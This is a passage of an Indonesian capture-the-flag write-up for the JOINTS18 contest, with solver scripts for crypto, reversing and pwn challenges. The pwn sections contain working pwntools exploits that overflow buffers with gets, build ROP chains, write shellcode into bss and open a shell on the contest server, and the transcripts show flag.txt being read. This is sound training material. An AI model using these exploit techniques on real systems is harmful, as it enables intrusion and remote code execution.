     x = ''.join(map(f0od(8), map(ord, fumu)))
     y = potong66(x, 6)
     return ''.join(map(func1(enc), y)) + func2(len(fumu) % 3)

# ==========================
p = remote("ctf.komatik.wg.ugm.ac.id", 21300)
sp = string.printable

while True:
    try:
      flag = ''
      print p.recvuntil('(*) Ai pass a salt\n')
      salt = p.recvline().strip()
      print 'salt: {}\n'.format(salt)

      print p.recvuntil('(*) Char got\n')
      chargot = p.recvline().strip()
      print 'chrg: {}\n'.format(chargot)

      chargot = chargot.replace('=', '')

      zz = ''
      for i in range(len(chargot)):
           temp = bin(salt.index(chargot[i]))[2:]
           while len(temp) != 6:
                temp = '0' + temp
           zz += temp

      for i in range(len(zz)/8):
           flag += chr(eval('0b' + zz[:8]) % 256)
           zz = zz[8:]

      p.recvuntil('(*) Answer')
      print 'flag: {}\n'.format(flag)
      p.sendline(flag)

    except:
      print p.recvall()
      exit(0)
```

Lalu jalankan.


```
deom@deom:~/Downloads/joints/soal$ python f00d-solve.py
[+] Opening connection to ctf.komatik.wg.ugm.ac.id on port 21300:
Done
...
(*) Ai pass a salt

salt:
xzLhPjdQ9cu6goqnJ/IUmBC423W8MlHa5vrAisNwbYG170OTDkRFZXyp+VEtKefS
```

```
(*) Char got

chrg:
CmBRoQlr3pvE/PMV8BsimXBVBB3qBAv1g4m+3QsJICBm8XznIQzqImB+m4YkmhsI8Nkug
CvyUBB3oC/62yYd2rK+6ZkbCslRldmDl45RCiJ+qUoX3jlh3AvyHQlvqC0b8yYGl4o0/d
YpBN/p/AvrBXlUgjjq2Nsjgwm1Mpch8ZPyHNkoI45ZBZk68h32qPkWgwlbmC37Mw212BB
7gjl4UF3uWikJo4bTUNo0Chl0gQMy3XciqQcu2wB6Wwor6XMV3BlV3Z2RBws9BhzB6yYi
/jcIqQzhBdBhCN/z8pMD3hswJCYOCPVr2B3vWAoGIpsTMyJpojsolQ/k6XjilQiyUF3F8
F3cI4zqgXm1WF3NCBsWJmjWoNK+WyVnHUsLBpoCJpgVWd0VoiBGlsoBCwsP8w/noy9FUs
bR/ws+WR0suyYv8mZV/F338d0yohB/Uicp6yo7JmeYUZvmCimVgQmVHUsLCiek2i/iMQo
sJyvJ8svDMUjpIAlj3NskIikNlNscgm0olNYElZv/8FBo6XzpU43kJyeY3Xoi2XvCWBYk
gPVG8sshIB3k8QlwHAjgUiVF8XBLB4/3lBvL84iDlUoD8m/32ms92mZD8BB0gsYjUpjRU
y3IUXlWBZ7ZBZsilysGCPVzBd0IUP32JZoQ8ycTmhoQIXoG/ilFHm+THQsi3N37/AsCUi
iTBUPk2ZjP/PXd3yjQUFojImjZBmsYmUcylZPDmyo3CBjhI4vRmBlqoAcA3BsCJNDkHPo
72BcP6XMkBZPpCNXsW4zuoPeimZejmssIIwv//QokmilRljsVuZYs8BlIm4/VlQjyIykY
Cmkk3UcFoy0B3CZ1MhJFgQlVlm5Zoy5Zlj2DgXx+IszCHszIWylvBNYk2wYQo4vIoClm8
iB12wmyBPXpqC0AJZYNWyljICZyBB/EJFBy/Po3upoBMZ3cJwcAJFmXgX9+Um+TUQog2F
zioP3zmho6/Z3qgXl2g4zV6yj78ilLIQlCoD==

flag:
YEr4wbgxzDG9mYdSUyUVNV8k1u8dyPIeToPOHpNIExQzqP9RnlJ1hvMUY5dKcjFb/8/Lh
ZWrte0ux2ZD893udWCf8vxwa9khojjusmDjwVdwF8bWWS0QNbiE2u+srCoA6zlMIx4WLK
l6X8LZ2whQflrv+aUl0WWO6JjLP5z/NcmX7m0w6gRd8rJbuKjsb/W9eWygF2VyHT0U/jd
DRR8pCTeCZdAow0d9gAjnXNbaVaj3jKyosd74YMttq/Qdty6O6so6IIpN3U+k6fYYZAAZ
6o8knOy9BWsVCs9hky6EjvSUZyDntO7b3NZ2Fyxk+e+jamM9G6Ylkv45QNBw/clAOiOHT
ZE90u9y9BZOqbDdpseChPnXpq1wJ7EfiqJLfviI1KMvjzwHQo5M/PwMvqCoigSdcXViZq
0NjnYCIVqlwgz1LNNsoUBUtYuXBmy0u3pmDYaIHaM0mUm2ZEOqrOfROWZWK4WIdwijXNA
TkRLFXCCGoboP3GKSjFGsyN/xydfflF9VNI/U11cADDMFgaGO3EIAtUIiQ2vwA0ScYYQC
IxrQWN62ceYVBl1xClaRD/W1WA7ZmeipJ4OdSOERYRJxQDsqRGrtYy+JemWRQtytqvKli
YLqe2s7kUem+p430wyuH47h4tV03P8JPVzPRkgaVjqbzG5xR5gTnEkbu6TMw9kcCJfkgE
Im6UTzC5vDCY+sUsFIBrcC553R8MN/LsLc0d4FAP3KGFN3WX1py/alnGBHwV7

[+] Receiving all data: Done (78B)
[*] Closed connection to ctf.komatik.wg.ugm.ac.id port 21300


     Anda benar
     Flag : JOINTS18{y0u_br0k3_th3se_0ld__cl4ssic_c1pher}
```

Flag: JOINTS18{y0u_br0k3_th3se_0ld__cl4ssic_c1pher}

HOT

Free Flag (1 pts)



Panas Panas Bosque
1

JOINTS18{very_hot}

Flag: JOINTS18{very_hot}

Pwn

Name (50 pts)

Diberikan sebuah binary 64 bit dengan proteksi NX disable, sehingga memungkinkan eksekusi shellcode yang berada di bss.

```
a@a-l ~/joints $ checksec pwn1
[*] '/home/a/joints/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
a@a-l ~/joints $ file pwn1
pwn1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0,
BuildID[sha1]=55b84af4339112da8e46ab707e41c8d8df20c65d, not stripped
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-400h]

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  printf("[+] Name : ", 0LL);
  gets(&s);
  if ( strlen(&s) > 0x64 )
  {
    puts("[+] Your name is too long :(");
    exit(0);
  }
  printf("[+] Ohayo %s-san :)\n", &s);
  return 0;
}
```

Dari pseudocode fungs main, terdapat pengecekan panjang string yang diinput dengan menggunakan strlen. Fungsi tersebut dapat dibypasss dengan memasukkan null bytes.


```
.bss:0000000000601079 _bss            ends
.bss:0000000000601079
```

Kami memilih alamat 0x0000000000601079 sebagai tempat eksekusi shellcode.

Berikut adalah payload yg kami susun.

Payload1. BUFF + ebp + poprdi + alamatsimpan + gets + alamatsimpan.
Payload 1 digunakan untuk agar program membaca inputan baru dan memasukkan payload ke bss section lalu jump langsung ke alamat tempat payload tersebut berada.
Payload2. Shellcode yang akan dieksekusi.

```
from pwn import *
from sys import *

# p = process("./pwn1")

p= connect("ctf.komatik.wg.ugm.ac.id", 21100)
cmd = "b *0x0000000000400782"
if(len(argv) == 3):
      gdb.attach(p, cmd)
context.arch = 'amd64'
alamat = p64(0x0000000000601079)
sh = asm(shellcraft.sh())
gets = p64(0x00000000004005B0)
poprdi = p64(0x00000000004007f3)
buf = "\x00" + "A" * (0x400 - 1) + "B" * 8
buf += poprdi
buf += alamat
buf += gets
buf += alamat
p.sendline(buf)
p.sendline(sh)
p.interactive()
```



```
a@a-l ~/joints $ subl x2.py
a@a-l ~/joints $ python x2.py
[+] Opening connection to ctf.komatik.wg.ugm.ac.id on port 2110
[*] Switching to interactive mode
[+] Name : [+] Ohayo -san :)
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
JOINTS18{EZ_strl3n_bypass_yoww!}
$
[*] Interrupted
```

Flag: JOINTS18{EZ_strl3n_bypass_yoww!}

Baby ELF (100 pts)


Diberikan binary 32 bit dengan proteksi yang sama dengan binary sebelumnya (name).

```
a@a-l ~/joints $ file babyelf
babyelf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux
2.6.32, BuildID[sha1]=5ec0dc0d93f0394d886fa00be930cfc4152a5a20, not
stripped
a@a-l ~/joints $ checksec babyelf
[*] '/home/a/joints/babyelf'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```


Berikut adalah pseudocode dari fungsi main program tersebut.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+0h] [ebp-44h]

  init();
  memset(&s, 0, 0x40u);
  puts("Your name : ");
  gets(&s);
  puts(&s);
  return 0;
}
```

Program lebih sederhana dibandingkan soal sebelumnya dengan skor yang lebih tinggi. Kami menggunakan ROP chain untuk memanggil fungsi gets untuk membaca shellcode kedalam bss dan jump ke alamat dimana shellcode tersebut.



```
.bss:0804A048
.bss:0804A049                  align 4
.bss:0804A049 _bss             ends
.bss:0804A049
.prgend:0804A04C ; ================================
from pwn import *

# p = process("./babyelf")

p= connect("ctf.komatik.wg.ugm.ac.id", 21101)
alamat = p32(0x0804A049)

sh = asm(shellcraft.sh())
gets = p32(0x08048370)
buf = "A" * 0x44 + “B” * 4
buf += gets
buf += alamat
buf += alamat
p.sendline(buf)
p.sendline(sh)
p.interactive()
```



```
[+] Opening connection to ctf.komatik.wg.ugm.ac.i
[*] Switching to interactive mode
Your name :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
JOINTS18{bSs_bss_ssb_SSb_hmmm}
$
```

Flag: JOINTS18{bSs_bss_ssb_SSb_hmmm}

Bytes??? (150 pts)

Diberikan binary ELF 32 bit. Berikut kodenya,

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  void *buf; // ST2C_4
  char s; // [esp+12h] [ebp-26h]
  unsigned int v6; // [esp+2Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  init();
  memset(&s, 0, 0x1Au);
  buf = mmap(0, 5u, 7, 33, -1, 0);
  read_flag(&s);
  printf("Here is the flag %p\n", &s);
  read(0, buf, 0xBu);
  ((void (*)(void))buf)();
  return 0;
}
```

read_flag(&s) membaca file flag.txt pada server dan menaruhnya pada stack. Input shellcode dari user akan dieksekusi tanpa ada restriksi. Berikut shellcode untuk solve problem ini,

```
push flag_pointer   ; Diberikan pada “Here is the flag %p”
call [reloc.printf] ; got.printf
```

Berikut solvernya,

```
from pwn import *

# context.terminal = ('st', '-e', 'sh', '-c')

# r = process('./byte_per_second')
r = connect('ctf.komatik.wg.ugm.ac.id', 21102)

# gdb.attach(r, 'b *0x08048714')

r.recvuntil('Here is the flag ')

flag_stack = int(r.recvuntil('\n', drop=True), 16)

log.info(hex(flag_stack))
```

```
payload  = ''
payload += asm('push {}'.format(flag_stack), arch='i386')
payload += asm('call [{}]'.format(0x804a010), arch='i386')
# payload += asm('ret', arch='i386')

log.info("LEN " + str(len(payload)))
log.info("PAYLOAD " + repr(payload) )

assert(len(payload) <= 11)
r.sendline(payload)

print r.recv()
```


Jalankan solvernya,

```
λ › python2 solve.py
[+] Opening connection to ctf.komatik.wg.ugm.ac.id on port 21102: Done
[*] 0xff931d62
[*] LEN 11
[*] PAYLOAD 'hb\x1d\x93\xff\xff\x15\x10\xa0\x04\x08'
11_bytes_per_second_real?
[*] Closed connection to ctf.komatik.wg.ugm.ac.id port 21102
```

Flag: JOINTS18{11_bytes_per_second_real?}

Reversing

Not OTP (50 pts)



Challenge	8 Solves


Not Really OTP
50

Inikah yang namanya OTP ? oh inikah OTP ?

nc ctf.komatik.wg.ugm.ac.id 21201

Wrap string flag ke JOINTS18{}

Diberikan binary 32 bit. Binary tersebut mencetak flag yang diencrypt dengan otp.



```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use32
assume cs:_text
;org 8048080h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: noreturn

public _start
_start proc near
mov     eax, offset msg ; "Here is the flag : "
call    print
mov     eax, offset flag ; "realflagisontheserver"
call    tmp
_start endp
```

Pointer flag disimpan di eax.


```
void __usercall __noreturn tmp(_BYTE *a1@<eax>)
```

```
{
  _BYTE *v1; // ebx
  int v2; // ecx
  int v3; // ecx
  char *v4; // [esp-4h] [ebp-4h]

  v1 = a1;
  v4 = a1;
  v2 = 21;
  do
  {
    *v1 ^= Otp(v2);
    *v1++ ^= v3;
    v2 = v3 - 1;
  }
  while ( v2 );
  print(v4);
  __asm { int     80h; LINUX - sys_exit }
}
```

Fungsi tmp adalah fungsi encrypt dari binary tersebut. Flag di encrypt dengan skema.


Flag[i] ^ OTP() ^ v3--

V3 adalah panjang dari string.



```
Otp proc near
push    ebx
xor     eax, eax
xor     ebx, ebx        ; time
mov     al, 0Dh
int     80h             ; LINUX - sys_time
pop     ebx
retn
Otp endp

_text ends
```


Fungsi OTP melakukan syscall time dan melakukan return epochtime. Kelemahan enkripsi tersebut dapat dilihat pada disassembly pada looping tmp.



```
_loop:
call    Otp
xor     [ebx], al
xor     [ebx], cl
inc     ebx
loop    _loop
```

Isi ebx di xor dengan **low byte al** sehingga dapat di dibruteforce 0x00-0xff. Karena program dijalankan dengan cepat return value dari OTP akan selalu sama. Berikut skrip yang kami gunakan untuk bruteforce. Jalankan dan cari string yang bermakna.

```
# a = open("plag").read()
# print repr(a)
# binary dari program tersebut.
flag =
'\x00\x8c\x8c\x90\xba\x94\x82\x99\x95\x96\x82\xa3\x92\x8a\x8f\xaf\x83
\x9b\x94\x9c\x81\xc9'
for i in range(0x00, 0xff + 1):
     j = len(flag)
     asli = ""
     for k in range(len(flag)):
          asli += chr(ord(flag[k]) ^ j ^ i)
          j -= 1
     print asli
```



```
mlw\qfbooz\lws\qjdkw<
lmv]pgcnn{]mvr]pkejv=
onu^sd`mmx^nuq^shfiu>
not_really_otp_right?
a`{P}jnccvP`{
P}fhg{0
`azQ|kobbwQaz~Q|gifz1
cbyR
```

Flag: JOINTS18{not_really_otp_right?}

Rev2 (100 pts)

Diberikan binary ELF 64 bit, berikut kodenya

```
_BYTE *__fastcall get_str(const char *a1, int a2)
{
  int v3; // eax
  _BYTE *v4; // [rsp+18h] [rbp-18h]
  int v5; // [rsp+24h] [rbp-Ch]
  int v6; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  v5 = strlen(a1);
  v6 = 0;
  if ( !v5 )
      return 0LL;
  v4 = malloc(v5 / 2);
  for ( i = 0; i < v5; ++i )
  {
      if ( a2 == i % 2 )
      {
      v3 = v6++;
      v4[v3] = a1[i];
      }
  }
  v4[v6] = 0;
  return v4;
}

_BOOL8 __fastcall isvalid(const char *a1)
{
  signed __int64 v2; // rsi
  __int64 v3; // [rsp+18h] [rbp-28h]
  __int64 v4; // [rsp+20h] [rbp-20h]
  _DWORD *v5; // [rsp+28h] [rbp-18h]
  int v6; // [rsp+34h] [rbp-Ch]
  int v7; // [rsp+38h] [rbp-8h]
  int i; // [rsp+3Ch] [rbp-4h]
  int j; // [rsp+3Ch] [rbp-4h]

  v7 = strlen(a1);
  v6 = t;
  if ( v7 & 1 )
      return 1LL;
  v5 = malloc(4LL * (v7 / 2));
  v4 = get_str(a1, 0LL);
  v2 = 1LL;
  v3 = get_str(a1, 1LL);
  for ( i = 0; i < v7 / 2; ++i )
  {
      v2 = 4LL * i;
      *(_DWORD *)((char *)v5 + v2) = *(char *)(i + v3) + *(char *)(i + v4);
  }
  --t;
  for ( j = 0; j < v7 / 2; ++j )
  {
      if ( v5[j] != secret[8LL * (v6 - 1) + j] )
      return 0LL;
  }
  return (unsigned int)isvalid(v4, v2) && (unsigned int)isvalid(v3, v2);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char buf[60]; // [rsp+0h] [rbp-40h]
  int v5; // [rsp+3Ch] [rbp-4h]

  printf("Enter the flag : ", argv, envp);
  fflush(_bss_start);
  v5 = read(0, buf, 0x32uLL);
  if ( buf[v5 - 1] == 10 )
      buf[v5 - 1] = 0;
  if ( strlen(buf) == 16 && (unsigned int)isvalid(buf, buf) )
  {
      printf("FLAG{%s}\n", buf);
      result = 0;
  }
  else
  {
      puts("Wrong flag");
      printf("Need clue ? (y/n) : ", buf);
      v5 = getchar();
      getchar();
      if ( v5 == 121 )
      puts("clue = t***************");
      result = 0;
  }
  return result;
}
```

Disini, flag berupa string t***************. Pengecekan dilakukan secara rekursif pada fungsi **isvalid**, penambahan string index genap dan index ganjil dengan suatu array 2 dimensi pada bss (**secret[][]**).

Untuk penyelesaiannya, dapat digunakan z3 smt solver. Untuk lebih mempermudah dibuat juga helper untuk constraint di pohon fungsi rekursif isvalid. Berikut kodingannya,

```
#include <stdio.h>
#include <string.h>
```

```
#include <stdlib.h>
int t = 16;

char *get_str(char *str, int a2)
{
  int c = 0;
  char *ret; // [rsp+18h] [rbp-18h]

  int len = strlen(str);

  if ( !len )
    return 0LL;

  ret = malloc(len / 2);

  for (int i = 0; i < len; ++i)
    if ( a2 == i % 2 )
      ret[c++] = str[i];

  ret[c] = 0;
  return ret;
}

int isvalid(char *a1)
{
  char *genap;
  char *ganjil;

  int len = strlen(a1);

  if ( len & 1 )
    return 1LL;

  genap = get_str(a1, 0);
  ganjil = get_str(a1, 1);

  --t;

  for (int j = 0; j < len / 2; ++j)
    printf("s.add(flag[0x%c] + flag[0x%c] == secret[%d])\n", ganjil[j],
genap[j], 8 * (t - 1) + j);

  return isvalid(genap) && isvalid(ganjil);
}

int main(int argc, char const *argv[])
{
  char str[] = "0123456789ABCDEF";
  isvalid(str);
  return 0;
}
```

```
λ › gcc ./generate.c
λ › ./a.out
s.add(flag[0x1] + flag[0x0] == secret[112])
s.add(flag[0x3] + flag[0x2] == secret[113])
s.add(flag[0x5] + flag[0x4] == secret[114])
s.add(flag[0x7] + flag[0x6] == secret[115])
s.add(flag[0x9] + flag[0x8] == secret[116])
s.add(flag[0xB] + flag[0xA] == secret[117])
s.add(flag[0xD] + flag[0xC] == secret[118])
s.add(flag[0xF] + flag[0xE] == secret[119])
s.add(flag[0x2] + flag[0x0] == secret[104])
s.add(flag[0x6] + flag[0x4] == secret[105])
s.add(flag[0xA] + flag[0x8] == secret[106])
s.add(flag[0xE] + flag[0xC] == secret[107])
s.add(flag[0x4] + flag[0x0] == secret[96])
s.add(flag[0xC] + flag[0x8] == secret[97])
s.add(flag[0x8] + flag[0x0] == secret[88])
s.add(flag[0xC] + flag[0x4] == secret[80])
s.add(flag[0x6] + flag[0x2] == secret[72])
s.add(flag[0xE] + flag[0xA] == secret[73])
s.add(flag[0xA] + flag[0x2] == secret[64])
s.add(flag[0xE] + flag[0x6] == secret[56])
s.add(flag[0x3] + flag[0x1] == secret[48])
s.add(flag[0x7] + flag[0x5] == secret[49])
s.add(flag[0xB] + flag[0x9] == secret[50])
s.add(flag[0xF] + flag[0xD] == secret[51])
s.add(flag[0x5] + flag[0x1] == secret[40])
s.add(flag[0xD] + flag[0x9] == secret[41])
s.add(flag[0x9] + flag[0x1] == secret[32])
s.add(flag[0xD] + flag[0x5] == secret[24])
s.add(flag[0x7] + flag[0x3] == secret[16])
s.add(flag[0xF] + flag[0xB] == secret[17])
s.add(flag[0xB] + flag[0x3] == secret[8])
s.add(flag[0xF] + flag[0x7] == secret[0])
```

Berikut kodingan z3-solver,

```
from z3 import *

s = Solver()

flag = [BitVec(i, 8) for i in xrange(16)]

secret = [
0xCC,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xE7,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xD8,0xDB,0x00,0x00,0x00,0x00,0x00,0x00,
0xDF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xDA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xDB,0xDE,0x00,0x00,0x00,0x00,0x00,0x00,
0xDB,0xD8,0xE6,0xD3,0x00,0x00,0x00,0x00,
0xD4,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xCE,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xDC,0xC6,0x00,0x00,0x00,0x00,0x00,0x00,
0xCF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xD7,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0xDD,0xC9,0x00,0x00,0x00,0x00,0x00,0x00,
0xDD,0xDC,0xC8,0xC7,0x00,0x00,0x00,0x00,
0xDC,0xDC,0xDC,0xD8,0xD5,0xD9,0xD2,0xC8]

s.add(flag[0] == ord('t'))

s.add(flag[0x1] + flag[0x0] == secret[112])
s.add(flag[0x3] + flag[0x2] == secret[113])
s.add(flag[0x5] + flag[0x4] == secret[114])
s.add(flag[0x7] + flag[0x6] == secret[115])
s.add(flag[0x9] + flag[0x8] == secret[116])
s.add(flag[0xB] + flag[0xA] == secret[117])
s.add(flag[0xD] + flag[0xC] == secret[118])
s.add(flag[0xF] + flag[0xE] == secret[119])
s.add(flag[0x2] + flag[0x0] == secret[104])
s.add(flag[0x6] + flag[0x4] == secret[105])
s.add(flag[0xA] + flag[0x8] == secret[106])
s.add(flag[0xE] + flag[0xC] == secret[107])
s.add(flag[0x4] + flag[0x0] == secret[96])
s.add(flag[0xC] + flag[0x8] == secret[97])
s.add(flag[0x8] + flag[0x0] == secret[88])
s.add(flag[0xC] + flag[0x4] == secret[80])
s.add(flag[0x6] + flag[0x2] == secret[72])
s.add(flag[0xE] + flag[0xA] == secret[73])
s.add(flag[0xA] + flag[0x2] == secret[64])
s.add(flag[0xE] + flag[0x6] == secret[56])
s.add(flag[0x3] + flag[0x1] == secret[48])
s.add(flag[0x7] + flag[0x5] == secret[49])
s.add(flag[0xB] + flag[0x9] == secret[50])
s.add(flag[0xF] + flag[0xD] == secret[51])
s.add(flag[0x5] + flag[0x1] == secret[40])
